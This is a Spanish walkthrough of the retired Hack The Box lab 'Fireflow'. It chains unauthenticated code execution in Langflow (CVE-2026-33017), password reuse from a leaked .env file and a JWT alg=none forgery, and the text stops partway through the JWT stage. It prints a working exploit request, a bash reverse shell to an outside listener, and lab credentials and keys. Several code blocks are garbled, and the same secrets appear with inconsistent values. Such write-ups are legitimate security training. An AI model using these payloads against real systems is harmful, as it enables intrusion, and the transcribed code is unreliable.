

Fireflow

Hack The Box · Media · Linux · Walkthrough de la cadena completa

Fireflow es una máquina Linux de dificultad media construida sobre una superficie de ataque moderna: una plataforma de flujos de IA (Langflow) expuesta a internet, un servidor Model Context Protocol personalizado con una implementación JWT defectuosa, y un clúster Kubernetes cuya service account tiene un permiso peligroso. La cadena completa atraviesa cinco etapas distintas, cada una con un conjunto de habilidades diferente: enumeración web, explotación de un CVE público, reutilización de credenciales, falsificación de JWT y, finalmente, escape de contenedor a host a través del kubelet. Este informe documenta el camino completo hasta root, incluidos los callejones sin salida y los errores cometidos, porque son tan instructivos como los pasos que funcionan.

Alcance y descargo. Este walkthrough se realizó contra una máquina retirada de Hack The Box en un entorno de laboratorio autorizado. Los payloads de explotación referencian el writeup oficial de Hack The Box y el aviso público de seguridad de GitHub GHSA-vwmf-pq79-vjvx (CVE-2026-33017). Las flags están censuradas. Nada de esto está destinado a usarse contra sistemas que no sean de tu propiedad o para los que no tengas autorización explícita.

1. Reconocimiento

Un escaneo completo de puertos TCP reveló una superficie deliberadamente estrecha: solo SSH y HTTPS. En una máquina media esto indica de inmediato que todo el camino pasa por la capa web. La pista más valiosa estaba en el certificado TLS: un Subject Alternative Name comodín *.fireflow.htb, una invitación explícita a buscar subdominios, además del nombre de organización "Task Force Nightfall" que resulta relevante más adelante.




Figura 1: Salida de Nmap. Solo 22 (OpenSSH) y 443 (nginx) abiertos; el certificado expone el SAN comodín *.fireflow.htb y la organización Task Force Nightfall.

Dos señales independientes apuntaron al mismo subdominio. El escaneo whatweb del host principal filtró una cabecera X-Frame-Options: ALLOW-FROM https://flow.fireflow.htb, y un fuzzing paralelo de vhosts con ffuf confirmó flow como subdominio activo (HTTP 200, tamaño 1142). Las entradas #www y #mail son líneas de comentario de la wordlist y son ruido.

```

ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt \
-u https://fireflow.htb/ -H "Host: FUZZ.fireflow.htb" -mc all -fs 0 -ac -k -t 50

```




Figura 2: ffuf confirma el subdominio flow.fireflow.htb, validando la cabecera filtrada.

2. Identificación de la aplicación

Añadir el subdominio al fichero hosts y consultarlo reveló la aplicación objetivo: Langflow, una plataforma de código abierto para construir agentes y flujos de IA. Identificar el software exacto es el momento decisivo en una máquina media, porque Langflow tiene un historial documentado de vulnerabilidades críticas, y la versión determina cuál aplica.




Figura 3: El subdominio flow sirve Langflow, confirmado por el título y la estructura de assets.

La enumeración de directorios expuso la superficie de la API, incluidos /openapi.json (el esquema completo) y /api/v1/version. Consultar la versión devolvió Langflow 1.8.2.




Figura 4: El endpoint de versión reporta Langflow 1.8.2, el límite superior exacto del rango vulnerable.

3. Análisis de vulnerabilidades

Tres avisos eran candidatos. Cruzarlos con la versión 1.8.2 redujo el campo a uno.

CVE	Endpoint	Afectadas	Aplicable
CVE-2025-3248	/api/v1/validate/code	< 1.3.0	No, parcheada
CVE-2026-5027	POST /api/v2/files	≤ 1.8.4	Sí (alternativa)
CVE-2026-33017	POST /api/v1/build_public_tmp/{id}/flow	≤ 1.8.2	Sí (principal)

CVE-2026-33017 (aviso GHSA-vwmf-pq79-vjvx, CVSS 9.3) es el candidato principal. El endpoint build_public_tmp es intencionadamente no autenticado, para que se puedan construir flujos públicos. El fallo es que también acepta un parámetro opcional data y usa los datos de flujo suministrados por el atacante en lugar del flujo almacenado. El código Python incrustado en las definiciones de los nodos se pasa a exec() sin sandboxing. Un detalle sutil: el código se ejecuta durante la construcción del grafo, antes de que el flujo se ejecute, porque prepare_global_scope evalúa los nodos de asignación de nivel superior.

Idea clave. En esta vulnerabilidad el contenido del flujo público es irrelevante. Los nodos almacenados ni siquiera se leen cuando el atacante suministra data. Solo importan dos cosas: que exista un flujo público y que se conozca su UUID.

El aviso enumera tres requisitos. Probar los endpoints no autenticados mostró que el auto-login estaba deshabilitado (cerrando el atajo del token de superusuario) y que el listado de flujos requería autenticación. Faltaba descubrir el UUID de un flujo público.

```
(kali㉿kali)-[~/Desktop/Fireflow]
└─$ curl -sk https://flow.fireflow.htb/api/v1/config | python3 -m json.tool
{
  "max_file_size_upload": 1024,
  "event_delivery": "streaming",
  "voice_mode_available": false,
  "frontend_timeout": 0,
  "type": "public"
}

(kali㉿kali)-[~/Desktop/Fireflow]
└─$ curl -sk https://flow.fireflow.htb/api/v1/auto_login | python3 -m json.tool
{
  "detail": {
    "message": "Auto login is disabled.",
    "auto_login": false
  }
}

(kali㉿kali)-[~/Desktop/Fireflow]
└─$ curl -sk https://flow.fireflow.htb/api/v1/users/whoami | python3 -m json.tool
{
  "detail": "No authentication credentials provided"
}

(kali㉿kali)-[~/Desktop/Fireflow]
└─$ curl -sk https://flow.fireflow.htb/api/v1/flows/ | python3 -m json.tool | head -40
{
  "detail": "No authentication credentials provided"
}
```




Figura 5: config reporta type "public"; auto-login deshabilitado y la API de flujos requiere auth. Solo falta el UUID del flujo público.

El UUID estaba a plena vista. La página principal del host incrustaba un enlace a un playground público, exponiendo tanto el UUID del flujo como, por segunda vez, la versión.

[illegible]

Figura 6: La página principal filtra el UUID del playground público 7d84d636-... y reconfirma Flow engine 1.8.2.

Inspeccionar el flujo confirmó que era una cadena inofensiva ChatInput a TextOperations a ChatOutput sin herramientas explotables, que es exactamente por lo que la vulnerabilidad importa: el contenido del flujo se ignora por completo.

```
(kali㉿kali)~[~/Desktop/Fireflow]
$ curl -sk "https://flow.fireflow.htb/api/v1/flows/public_flow/$FLOW" | python3 -c "
import json,sys
d=json.load(sys.stdin)
for n in d['data']['nodes']:
    nd=n['data']['node']
    print(nd.get('display_name'), '|', n['data'].get('type'), '|', nd.get('description',''))[:70]]
"
Chat Input | ChatInput | Get chat inputs from the Playground.
Chat Output | ChatOutput | Display a chat message in the Playground.
Text Operations | TextOperations | Perform various text processing operations including text-to-DataFrame
```

Figura 7: El flujo público contiene solo nodos benignos; el ataque no depende de ellos.

5. Punto de entrada: RCE no autenticado

Con todos los requisitos cumplidos, el payload de explotación del aviso se envió al endpoint `build_public_tmp`. La primera respuesta fue un HTTP 200 con un `job_id`, confirmando que el endpoint aceptaba datos de flujo del atacante sin autenticación alguna.

```
1 curl -k -X POST "https://flow.fireflow.htb/api/v1/build_public_tmp/7d84d636-af65-42e4-ac38-26e867052c25/flow" \
2 -H "Content-Type: application/json" \
3 -b "client_id=attacker" \
4 -d '{
5   "data": {
6     "nodes": [
7       {
8         "id": "Exploit-001",
9         "type": "genericNode",
10        "position": {"x":0,"y":0},
11        "data": {
12          "id": "Exploit-001",
13          "type": "ExploitComp",
14          "node": {
15            "template": {
16              "code": {
17                "type": "code",
18                "required": true,
19                "show": true,
20                "multiline": true,
21                "value": "import os, socket, json as _json\n\nproof = os.popen('\n\nproof').read().strip()\n\nhost = socket.gethostname()\n\nwrite = open('/tmp/rce-proof', 'w').write(f'{_proof} on {_host}')\n\nfrom
22        lfx.custom.custom.component.component import Component\n\nfrom lfx.io import Output\n\nfrom lfx.schema.data import Data\n\n\nclass ExploitComp(Component):\n    display_name='X'\n    outputs=[Output(display_name='O',name='o',method='r')]
23        \n    def r(self)->Data:\n        return Data(data={})
24      },
25      "name": "code",
26      "password": false,
27      "advanced": false,
28      "dynamic": false
29    },
30    "_type": "Component"
31  ],
32  "description": "X",
33  "base_classes": ["Data"],
34  "display_name": "ExploitComp",
35  "name": "ExploitComp"
36 }'
37
```

Figura 8: El endpoint devuelve 200 OK con un `job_id`: datos de flujo controlados por el atacante aceptados, sin auth.

5.1 La realidad de acertar con el payload

Aquí está la parte honesta del walkthrough. Conseguir un payload válido en la red llevó varias iteraciones, y los errores fueron instructivos. El cuerpo del exploit es un documento JSON grande que incrusta código Python; copiarlo desde un writeup renderizado lo rompía una y otra vez de formas que solo aparecían en tiempo de ejecución.

El endpoint de eventos de build se convirtió en el canal de depuración: Langflow incluye el texto de la excepción en la respuesta JSON, así que cada intento fallido señalaba el problema exacto. El primer error fue un `SyntaxError` de Python: el entrecomillado dentro de la clase inyectada se había corrompido durante el pegado.

```

(kali@kali)-[~/Desktop/Fireflow]
$ cd ~/Desktop/Fireflow
python3 - <<'EOF'
import json, ast
v = json.load(open('payload.json'))['data']['nodes'][0]['data']['node']['template']['code']['value']
print(v)
print("_____")
try:
    ast.parse(v); print("SINTASSI PYTHON OK")
except SyntaxError as e:
    print("ERRORE riga", e.lineno, ":", e.msg)
EOF
import os

_x = os.system("bash -c "bash -i >& /dev/tcp/10.10.15.227/9001 0>&1'")

from lfx.custom.custom_component.component import Component
from lfx.io import Output
from lfx.schema.data import Data
class ExploitComp(Component):
    display_name="x"
    outputs= [Output(display_name="o",name="o",method="r")]
    def r(self)→Data:
    return Data(data={})

ERRORE riga 3 : invalid syntax. Perhaps you forgot a comma?

```

Figura 9: Los eventos de build devuelven la excepción del código inyectado: un `SyntaxError` por comillas corruptas.

Una segunda clase de error fue la indentación. Python exige un bloque indentado tras la definición de una función, y la sentencia `return` dentro del componente malicioso había perdido su espacio inicial durante el pegado. Validar el Python decodificado localmente con `ast.parse` antes de enviarlo resultó mucho más eficiente que disparar peticiones a ciegas.

```

(kali@kali)-[~/Desktop/Fireflow]
$ cd ~/Desktop/Fireflow
python3 - <<'EOF'
import re, ast
s = open('exploit.sh').read()
m = re.search(r'"value":\s*(.*?)",\s*\n?\s*"name":', s, re.S)
code = m.group(1).encode().decode("unicode_escape")
print(repr(code)); print("_____")
try:
    ast.parse(code); print("SINTASSI PYTHON OK")
except SyntaxError as e:
    print("ERRORE riga", e.lineno, ":", e.msg)
EOF
'import os\n\n_x = os.system("bash -c \'\\\\\\\\\'\'bash -i >& /dev/tcp/10.10.15.227/9001 0>&1\'\\\\\\\\\'\'")\n\nfrom lfx.custom.custom_component.compon
ent import Component\nfrom lfx.io import Output\nfrom lfx.schema.data import Data\nclass ExploitComp(Component):\n display_name="x"\n outputs
= [Output(display_name="o",name="o",method="r")]\n def r(self)→Data:\n return Data(data={})'

ERRORE riga 12 : expected an indented block after function definition on line 11

```

Figura 10: `ast.parse` local localiza el error restante: la sentencia `return` necesita más indentación.

Lección aprendida. Para cualquier payload JSON largo que incruste código fuente, no lo pegues en línea en la terminal. Escríbelo en un fichero y usa `curl -d @file`, y valida el código incrustado con `ast.parse` antes de enviar. Pegar en una terminal, y especialmente en una reverse shell, rompe las líneas largas de forma silenciosa. Este único hábito habría ahorrado la mayor parte del tiempo perdido en esta etapa.

Una vez que el código compiló limpiamente, la reverse shell llegó pero murió de inmediato: la llave final del payload provocaba un `ambiguous-redirect` en la shell objetivo, y el proceso hijo moría al terminar la build de Langflow. Envolver la shell en `setsid` la separó del padre moribundo y la hizo persistente.

```
[kali@kali] ~/Desktop/Fireflow
l$ nc -lvp 9001
listening on [any] 9001 ...
connect to [10.10.15.227] from (UNKNOWN) [10.10.15.227] 40234
/home/kali/Desktop/Fireflow/exploit.sh: line 1: 1\\)\n\nfrom lfx.custom.custom_component.component import Component\nfrom lfx.io import Out
put\nfrom lfx.schema.data import Data\nclass ExploitComp(Component):\n    display_name=\"x\"\n    outputs= [Output(display_name=\"o\",name=\"o\",me
thod=\"r\")]\n    def r(self)->Data:\n    return Data(data={})",
    "name": "code",
    "password": false,
    "advanced": false,
    "dynamic": false
  },
  "_type": "Component"
},
  "description": "x",
  "base_classes": ["Data"],
  "display_name": "ExploitComp",
  "name": "ExploitComp",
  "frozen": false,
  "outputs": [{"types":
["Data"], "selected": "Data", "name": "o", "display_name": "o", "method": "r", "value": "__UNDEFINED__", "cache": true, "allows_loop": false, "tool_mode": fa
lse, "hidden": null, "required_inputs": null, "group_outputs": false}],
  "field_order": [{"code"}],
  "beta": false,
  "edited": false
}
},
  "edges": []
}
: ambiguous redirect
```

Figura 11: Con `setsid` haciendo persistente la shell, se establece una sesión estable como `www-data`.

6. Usuario: reutilización de credenciales

Como `www-data`, el fichero de entorno de Langflow reveló una contraseña de superusuario. El valor de documentar todo el entorno se hizo evidente: esa contraseña había sido reutilizada por un usuario local.

```

kali@kali: [/desktop/fireflow]
$ nc -lvp 9001
listening on [any] 9001 ...
connect to [10.10.15.227] from (UNKNOWN) [10.129.66.219] 54912
bash: cannot set terminal process group (10212): Inappropriate ioctl for device
bash: no job control in this shell
www-data@fireflow:/var/lib/langflow$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@fireflow:/var/lib/langflow$ hostname
hostname
fireflow
www-data@fireflow:/var/lib/langflow$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@fireflow:/var/lib/langflow$ stty raw -echo; fg
stty raw -echo; fg
bash: fg: current: no such job
www-data@fireflow:/var/lib/langflow$ cat /etc/langflow/.env
LANGFLOW_AUTO_LOGIN=False
LANGFLOW_SUPERUSER=langflow
LANGFLOW_SUPERUSER_PASSWORD=n1ghtm4r3_b4_n1ghtf4ll
LANGFLOW_SECRET_KEY=XgDCYma6Jz2T3XXyePTbr4vgWrrZ4Vzz-PCQ4PXfKgE
LANGFLOW_CONFIG_DIR=/var/lib/langflow
LANGFLOW_LOG_LEVEL=warning
LANGFLOW_NEW_USER_IS_ACTIVE=False
LANGFLOW_CORS_ORIGINS=https://f1ow.fireflow.htb,https://fireflow.htb
www-data@fireflow:/var/lib/langflow$

```

Figura 12: El fichero .env de Langflow expone la contraseña del superusuario (censurada aquí por OPSEC).

La contraseña había sido reutilizada por el usuario nightfall, presente en /etc/passwd. Autenticarse por SSH produjo una sesión estable y la flag de usuario.

```
(kali@kali) [~/Desktop/Fireflow]
$ nc -lvp 9001
listening on [any] 9001 ...
connect to [10.10.15.227] from (UNKNOWN) [10.129.66.219] 33992
bash: cannot set terminal process group (10348): Inappropriate ioctl for device
bash: no job control in this shell
www-data@fireflow:/var/lib/langflow$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@fireflow:/var/lib/langflow$ hostname
hostname
fireflow
www-data@fireflow:/var/lib/langflow$ cat /etc/langflow/.env
cat /etc/langflow/.env
LANGFLOW_AUTO_LOGIN=False
LANGFLOW_SUPERUSER=langflow
LANGFLOW_SUPERUSER_PASSWORD=nightm4r3_b4_nightf4ll
LANGFLOW_SECRET_KEY=xg0Cvna63Zt13XXyeP1br4vgwrrZ4vzz-PCQ4PXfKgE
LANGFLOW_CONFIG_DIR=/var/lib/langflow
LANGFLOW_LOG_LEVEL=warning
LANGFLOW_NEW_USER_IS_ACTIVE=False
LANGFLOW_CORS_ORIGINS=https://flow.fireflow.htb,https://fireflow.htb
www-data@fireflow:/var/lib/langflow$

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro

System information as of Fri Jul 31 01:31:31 AM UTC 2026

System load: 0.44
Usage of /: 84.8% of 15.58GB
Memory usage: 50%
Swap usage: 0%
Processes: 247
Users logged in: 0
IPv4 address for eth0: 10.129.66.219
IPv6 address for eth0: dead:beef::a0de:adff:feab:cfa

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
nightfall@fireflow:~$ id
uid=1000(nightfall) gid=1000(nightfall) groups=1000(nightfall)
nightfall@fireflow:~$ cat /home/nightfall/user.txt
[USER FLAG REDACTED]
nightfall@fireflow:~$
```

Figura 13: SSH como nightfall usando la contraseña reutilizada; se captura la flag de usuario (censurada).

7. Movimiento lateral: JWT con alg=none

En el directorio home de nightfall, un fichero .mcp/config.json reveló un servidor Model Context Protocol personalizado en el puerto 30080, junto con credenciales. Nótese también el .bash_history enlazado a /dev/null, un toque anti-forense del autor.

```
nightfall@fireflow:~$ ls -la /home/nightfall/
total 36
drwxr-x--- 5 nightfall nightfall 4096 May 12 15:28 .
drwxr-xr-x 3 root      root      4096 May 12 15:28 ..
lrwxrwxrwx 1 root      root        9 May 12 14:24 .bash_history -> /dev/null
-rw-r--r-- 1 nightfall nightfall 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 nightfall nightfall 3771 Mar 31 2024 .bashrc
drwx----- 2 nightfall nightfall 4096 May 12 15:28 .cache
drwxrwxr-x 3 nightfall nightfall 4096 May 12 15:28 .local
drwx----- 2 nightfall nightfall 4096 Jul 30 23:48 .mcp
-rw-r--r-- 1 nightfall nightfall 807 Mar 31 2024 .profile
-rw-r----- 1 root      nightfall 33 Jul 30 23:48 user.txt
nightfall@fireflow:~$ cat /home/nightfall/.mcp/config.json
{
  "server": "http://10.129.66.219:30080",
  "status_endpoint": "/api/v1/version",
  "user": "langflow-bot",
  "password": "Langfl0w@mcp2026!"
}
```

Figura 14: La config MCP expone el endpoint del servidor, el usuario y la contraseña.

Consultar el servidor MCP reveló el fallo: su lista de algoritmos JWT soportados incluía none, y un endpoint solo para admin para registrar herramientas.

```

nightfall@fireflow:~$ cat /home/nightfall/.mcp/config.json
{
  "server": "http://10.129.66.219:30080",
  "status_endpoint": "/api/v1/version",
  "user": "Langflow-bot",
  "password": "Langflow@mcp2026!"
}
nightfall@fireflow:~$ curl -s http://10.129.66.219:30080/api/v1/version | python3 -m json.tool
{
  "service": "MCP AI Tool Registry",
  "version": "0.1.0",
  "auth": {
    "type": "JWT",
    "header": "Authorization: Bearer <token>",
    "supported_algorithms": [
      "HS256",
      "none"
    ]
  },
  "docs": "/docs",
  "endpoints": [
    {
      "method": "POST",
      "path": "/api/v1/auth",
      "description": "[MCP JSON-RPC 2.0]",
      "role": "user"
    },
    {
      "method": "GET",
      "path": "/api/v1/tools",
      "description": "[admin]"
    }
  ]
}
nightfall@fireflow:~$ curl -s -X POST http://10.129.66.219:30080/api/v1/auth -H 'Content-Type: application/json' -d '{"username":"langflow-bot","password":"Langflow@mcp2026!"}'
{"access_token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJyZW50ZmxvdjY1b3QlLCJyb2x1IjoiaWludXNlciJ9.RenGdHutrKPCOWjwSjex8C_uMSmy7I8AMkhtwF9Ps","token_type":"bearer"}
nightfall@fireflow:~$ curl -s -X POST http://10.129.66.219:30080/api/v1/auth -H 'Content-Type: application/json' -d '{"username":"langflow-bot","password":"Langflow@mcp2026!"}' | python3 -c 'import sys,json; t=json.load(sys.stdin); print(base64.b64decode(p[:-1]))'
b'{"sub":"langflow-bot","role":"user"}'
nightfall@fireflow:~$

```

Figura 15: El servidor MCP anuncia HS256 y none como algoritmos soportados, y un endpoint admin de herramientas.

Autenticarse con las credenciales filtradas devolvió un token con rol user. Como se esperaba, ese token fue rechazado por el endpoint de admin.

```

nightfall@fireflow:~$ curl -s -X POST http://10.129.66.219:30080/api/v1/auth -H 'Content-Type: application/json' -d '{"username":"langflow-bot","password":"Langflow@mcp2026!"}'
{"access_token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJyZW50ZmxvdjY1b3QlLCJyb2x1IjoiaWludXNlciJ9.RenGdHutrKPCOWjwSjex8C_uMSmy7I8AMkhtwF9Ps","token_type":"bearer"}
nightfall@fireflow:~$ curl -s -X POST http://10.129.66.219:30080/api/v1/auth -H 'Content-Type: application/json' -d '{"username":"langflow-bot","password":"Langflow@mcp2026!"}' | python3 -c 'import sys,json; t=json.load(sys.stdin); print(base64.b64decode(p[:-1]))'
b'{"sub":"langflow-bot","role":"user"}'
nightfall@fireflow:~$ curl -s -X POST http://10.129.66.219:30080/api/v1/auth -H 'Content-Type: application/json' -d '{"username":"langflow-bot","password":"Langflow@mcp2026!"}' | python3 -c 'import sys,json; print(json.load(sys.stdin))'
{"access_token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJyZW50ZmxvdjY1b3QlLCJyb2x1IjoiaWludXNlciJ9.RenGdHutrKPCOWjwSjex8C_uMSmy7I8AMkhtwF9Ps","token_type":"bearer"}
nightfall@fireflow:~$ curl -s -X POST http://10.129.66.219:30080/api/v1/tools -H 'Content-Type: application/json' -H 'Authorization: Bearer $USER_JWT' -d '{"name":"test","description":"test","code":"print(1)"}'
{"detail":"Admin role required"}
nightfall@fireflow:~$

```

Figura 16: El token de rol user es rechazado en el endpoint admin de herramientas: el control de rol existe.

La vulnerabilidad JWT alg=none es un clásico: un JWT normalmente depende de su firma para probar que el payload no fue alterado, pero si el servidor acepta none trata los tokens sin firmar como válidos. Falsificar un token con role: admin y una firma vacía produjo un token que el servidor aceptó, y la petición antes prohibida registró ahora una herramienta con éxito.

```

nightfall@fireflow:~$ curl -s -X POST http://10.129.66.219:30080/api/v1/auth -H 'Content-Type: application/json' -d '{"username":"langflow-bot","password":"Langflow@mcp2026!"}'
{"access_token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJyZW50ZmxvdjY1b3QlLCJyb2x1IjoiaWludXNlciJ9.RenGdHutrKPCOWjwSjex8C_uMSmy7I8AMkhtwF9Ps","token_type":"bearer"}
nightfall@fireflow:~$ curl -s -X POST http://10.129.66.219:30080/api/v1/auth -H 'Content-Type: application/json' -d '{"username":"langflow-bot","password":"Langflow@mcp2026!"}' | python3 -c 'import sys,json; t=json.load(sys.stdin); print(base64.b64decode(p[:-1]))'
b'{"sub":"langflow-bot","role":"user"}'
nightfall@fireflow:~$ curl -s -X POST http://10.129.66.219:30080/api/v1/auth -H 'Content-Type: application/json' -d '{"username":"langflow-bot","password":"Langflow@mcp2026!"}' | python3 -c 'import sys,json; print(json.load(sys.stdin))'
